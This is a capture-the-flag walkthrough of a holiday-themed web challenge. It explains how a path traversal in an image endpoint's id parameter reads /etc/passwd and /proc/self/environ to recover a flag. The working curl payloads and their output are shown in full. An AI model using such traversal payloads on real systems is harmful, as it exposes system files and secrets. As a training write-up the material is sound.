Broken Tag Generator

Objective

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

`Difficulty: 4/5`

Holly Evergreen's dialog:


Hi Santa!
If you have a chance, I'd love to get your feedback on the Tag Generator updates!
I'm a little concerned about the file upload feature, but Noel thinks it will be fine.

Hints

Is there an endpoint that will print arbitrary files?
We might be able to find the problem if we can get source code!
Can you figure out the path to the script? It's probably on error pages!
Once you know the path to the file, we need a way to download it!
If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)!
I'm sure there's a vulnerability in the source somewhere... surely Jack wouldn't leave their mark?
If you find a way to execute code blindly, I bet you can redirect to a file then download that file!
Remember, the processing happens in the background so you might need to wait a bit after exploiting but before grabbing the output!

Solution

This objective is about web application vulnerabilities. The **Tag Generator** is a web application to print To:/From: tags for presents:




The objective asks us to find the content of the `GREETZ` environment variable from the web application process. From the hints, we'll be looking for two vulerabilities: a Local File Inclusion (LFI), and a Remote Code Execution (RCE). Also, Holly has concerns about the 'file upload' function, which is a very typical source of LFI vulnerabilities.

There are at least two paths to solve this objective: a simple LFI, and a longer path from LFI to RCE. I used the simple path and was able to solve the challenge with a single request to the web application. I'll detail the longer path later. Some familiarty with web technologies is expected in this walkthrough.

Either way, we need to watch the traffic between the browser and the web app. A simple method is to se the Developer Tools in the browser, specifically the `Network` tab. In there, we can see the requests sent to the web app and the responses. We could also use a **Man In The Middle** proxy such as Burp proxy or OWASP ZAP, setting those up is left as an exercise to the reader.


Selecting an image and hitting `Upload` in the application gives the following requests between the brower and the web app:



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	POST	tag-generator....	upload	jquery.min.js:2 ...	json	417 B	44 B	289 ms
200	GET	tag-generator....	image?id=4ac2c75d-c85d-4cae-972a-610cbb8f978d.jpg	jquery.min.js:2 ...	jpeg	73.33 KB	72.97 KB	118 ms

First, the browser sents an `HTTP POST` request to `https://tag-generator.kringlecastle.com/upload` with the picture data in the `POST` body. The next request is an `HTTP GET` to `https://tag-generator.kringlecastle.com/image?id=4ac2c75d-c85d-4cae-972a-610cbb8f978d.jpg`, which returns the picture data we just uploaded.

Attempting to send a non-picture file results in an interesting error message:



ERROR

Something went wrong!

Error in /app/lib/app.rb: Unsupported file type: /tmp/RackMultipart20210105-1-fw42p3.bin

We can deduce several things from this error:


- The application is written in the **Ruby** programming language, given the file extension of `.rb`.
- Googling the string `RackMultipart` returns several results asking about **Ruby on Rails**, a framework for developing web applications in Ruby.
- Some part of the path to the application path is `/app/lib/app.rb`.

- The application writes temporary files to the directory `/tmp'.
- From the directory names, it's likely the application is running under some flavor of Unix, most likely Linux.

The 'easy' way

Going back to the successful upload, the `GET` request provides an interesting path of attack: the `id` parameter. The application writes the uploaded file to `/tmp`, then returns the filename to the application, which then does a subsequent `GET` with that filename in the `?id=` parameter. It may be that we can abuse that parameter to read other files on the host.


A very handy resource for web application testing is Payloads All The Things. We can look in File Inclusion for some ideas on possible paylods to abuse the `id` parameter. Attemping a simple Path Traversal attack with `curl` in a terminal window yields a positive results:



```
xps15$ curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
xps15$ 
```

`curl https://tag-generator.kringlecastle.com/image?id=../../../../etc/passwd` allowed us to read the password file. We could poke around the filesystem and look for the source to the application, but the objective is asking us for the content of an environment variable in the process the application is running. In Linux, the `/proc` filesystem has information about all the running processes, and the special link `/proc/self` points to the current process. Inside a `/proc` entry is a special file `environ`, which contains the environment variables of that process. We can abuse the `id` parameter to read `/proc/self/environ` and get the environment variables for the web server process:

`curl -o - https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ`



```
xps15$ curl -o - https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cb
f2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d5
58f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CON
FIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/appxps15$

xps15$ 
```

We can see the `GREETZ` environment variable is set to `JackFrostWasHere`.

The 'hard' way

(to be filled in)

Answer

`JackFrostWasHere`